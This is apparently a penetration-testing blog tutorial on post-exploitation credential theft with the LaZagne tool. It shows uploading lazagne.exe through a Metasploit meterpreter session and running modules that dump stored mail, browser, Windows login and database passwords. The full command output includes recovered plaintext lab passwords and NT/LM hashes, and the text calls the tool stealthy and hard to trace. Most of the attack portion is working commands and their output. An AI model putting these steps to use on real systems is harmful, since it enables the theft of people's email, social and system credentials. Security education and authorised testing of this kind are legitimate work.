Post Exploitation on Saved Password with LaZagne

February 26, 2019 By Raj Chandel

This article will be focused on The LaZagne project and its usage in Post Exploitation.

Table of Content:

Introduction of LaZagne Project

The LaZagne is an open source application. It retrieves stored passwords on a System. It directly injects the Python code in the memory without writing anything on disk. This makes it difficult to trace. Usually, when we get a session on a target system, our main aim is to gather credentials. When an attacker attacks a target, there are two ways through it can compromise the target. If the attacker gets the meterpreter session, then all it does is compromise the device security.

But using some scripts and post exploitation modules, the target can compromise every nook of security of the victim. This includes Email Passwords, Social Networking Passwords, SSH Passwords, Banking Information, etc. Usually, this extracting of passwords is a noisy and clumsy task but with LaZagne it is very simple and stealthy.

Without LaZagne, Attackers normally run a bunch of different scripts targeting different applications that are installed on the Target System. But LaZagne does this automatically, it first checks which application is installed on the target system and then it runs that specific script targeting the password for that particular application.

Famous Scripts Included in LaZagne

- KeeThief
- mimipy


- mimikatz
- pypykatz
- creddump
- chainbreaker
- pyaes
- pyDes
- secretstorage and many more.

Target Software

- Firefox
- Google Chrome
- Opera
- Skype
- Postgresql
- Thunderbird
- Keepass
- CoreFTP
- FileZilla and many more.

Syntax and Parameters

On Linux Systems, LaZagne will be executed as a Python file. But when out target is Windows then we will have to use executable(exe) file. We can download more executables from here.



Sno.	Parameter	Description
1.	-h	Help Screen
2.	-oN	Write Passwords into a file as Normal text
3.	-vv	Change Verbosity mode (2 different levels)
4.	-quiet	Execute modules quietly without printing on screen.
5.	-v	Prints Version

Arguments

Sno.	Arguments	Description
1.	mails	Extract Thunderbird or Outlook Credentials
2.	windows	Extract System Login Credentials
3.	browsers	Extract Credentials stored in Browsers
4.	databases	Extract Database Credentials
5.	wifi	Extract Stored Wifi Passwords
6.	all	Launch all modules


LaZagne has a lot of other parameters and conditions, but here we have used only certain parameters and targets due to technological limitations.

Achieve Meterpreter and Upload LaZagne

Open Kali Linux terminal and type msfconsole in order to load Metasploit framework. Now we need to compromise victim's machine one to achieve any type of session either meterpreter or shell and to do so we can read our previous article from **here**.

After getting meterpreter on the remote system, we need to upload the executable file to the target machine to extract credentials. We will use upload command for this.

```
upload lazagne.exe .
```



```
meterpreter > upload lazagne.exe .
[*] uploading  : lazagne.exe -> .
[*] uploaded   : lazagne.exe -> .\lazagne.exe
meterpreter >
```


Now that we have the LaZagne on the target system, it's time to enumerate passwords.

Use shell command on the meterpreter shell to get to the command line on the target system.

Help Screen

To get details about the LaZagne we will use the -h parameter. This will print the list of parameters and arguments with the working examples on our screen. This is an informative banner as it not only gives us various methods that we can use but it also tells us how to use those parameters.

```
lazagne.exe -h
```




```
C:\Users\win7\Downloads>lazagne.exe -h
lazagne.exe -h
usage: lazagne.exe [-h] [-version]
                   {chats,mails,all,git,svn,windows,wifi,maven,sysadmin
                   ...

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

positional arguments:
  {chats,mails,all,git,svn,windows,wifi,maven,sysadmin,browsers,games,m
                        Choose a main command
    chats               Run chats module
    mails               Run mails module
    all                 Run all modules
    git                 Run git module
    svn                 Run svn module
    windows             Run windows module
    wifi                Run wifi module
    maven               Run maven module
    sysadmin            Run sysadmin module
    browsers            Run browsers module
    games               Run games module
    multimedia          Run multimedia module
    memory              Run memory module
    databases           Run databases module
    php                 Run php module
```

Mails Argument

This argument targets mail clients like Mozilla Thunderbird and Microsoft Outlook. When this argument is selected, a script runs in the background which extracts the Login Credentials that are stored by these email clients. As we can see in the given image that it has successfully extracted the credentials that were stored in the Email Clients.

```
lazagne.exe mails
```




```
C:\Users\win7\Downloads>lazagne.exe mails
lazagne.exe mails

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for f22e410f-f947-4e08-8f2a-8f65df603f8d
[+] System masterkey decrypted for 1e582198-061f-43f1-abdf-d4e9b606b035
[+] System masterkey decrypted for 8df3e91f-f06e-4fea-9daa-56525a34ac20
########## User: win7 ##########

------------------- Thunderbird passwords -----------------

[+] Password found !!!
URL: smtp://smtp-mail.outlook.com
Login: MaryMShore123@outlook.com
Password: P@ssw0rd@123987

[+] Password found !!!
URL: imap://imap-mail.outlook.com
Login: MaryMShore123@outlook.com
Password: P@ssw0rd@123987


[+] 2 passwords have been found.
```

Windows Argument

This argument targets Windows Security on all fronts. When this argument is selected, a script runs in the background which includes autologon, cachedump, credman, hashdump, lsa_secrets, and others. This compromises all of the Windows defenses and gives the attacker the credentials, he is craving for. As we can see in the given image that it has successfully extracted the credentials.

```
lazagne.exe windows
```




```
C:\Users\win7\Downloads>lazagne.exe windows
lazagne.exe windows

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for f22e410f-f947-4e08-8f2a-8f65df603f8d
[+] System masterkey decrypted for 1e582198-061f-43f1-abdf-d4e9b606b035
[+] System masterkey decrypted for 8df3e91f-f06e-4fea-9daa-56525a34ac20
########## User: SYSTEM ##########

------------------- Pypykatz passwords -----------------

[+] Password found !!!
Domain: WIN-EOMLNF0GNSA
Shahash: 0d5399508427ce79556cda71918020c1e8d15b53
Nthash: 3dbde697d71690a769204beb12283678
Login: win7
Password: 123
Lmhash: ccf9155e3e7db453aad3b435b51404ee

[+] Password found !!!
Domain: win7
Password: 123
```

Browsers Argument

This argument targets Browsers like Mozilla Firefox, Google Chrome, Opera, UC Browser, Microsoft Edge and much more. When this argument is selected, a script runs in the background which extracts the Login Credentials that are stored inside the browsers. Browsers hide the passwords and show them only after verifying the windows credentials. So, in order to extract the Credentials stored inside the browser, LaZagne attacks the SAM and gets the Windows password and then use it to extract the rest passwords. As we can see in the given image that it has successfully extracted the credentials that were stored in Firefox and Chrome.

```
lazagne.exe browsers
```




```
C:\Users\win7\Downloads>lazagne.exe browsers
lazagne.exe browsers

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for f22e410f-f947-4e08-8f2a-8f65df603f8d
[+] System masterkey decrypted for 1e582198-061f-43f1-abdf-d4e9b606b035
[+] System masterkey decrypted for 8df3e91f-f06e-4fea-9daa-56525a34ac20
########## User: win7 ##########

------------------- Firefox passwords -----------------

[+] Password found !!!
URL: https://login.live.com
Login: marymshore123@outlook.com
Password: P@ssw0rd@123987

[+] Password found !!!
URL: https://www.evernote.com
Login: MaryMShore123@outlook.com
Password: P@ssw0rd@123987

[+] Password found !!!
URL: https://www.facebook.com
Login: MaryMShore123@outlook.com
Password: P@ssw0rd@123987

------------------- Google chrome passwords -----------------

[+] Password found !!!
URL: https://www.facebook.com/login/device-based/regular/login/
Login: MaryMShore123@outlook.com
Password: P@ssw0rd@123987
```

Databases Argument

This argument targets database clients like Postgresql. When this argument is selected, a script runs in the background which extracts the Login Credentials that are stored by any database client. As we can see in the given image that it has successfully extracted the credentials that were stored in the Postgresql Client.

```
lazagne.exe databases
```

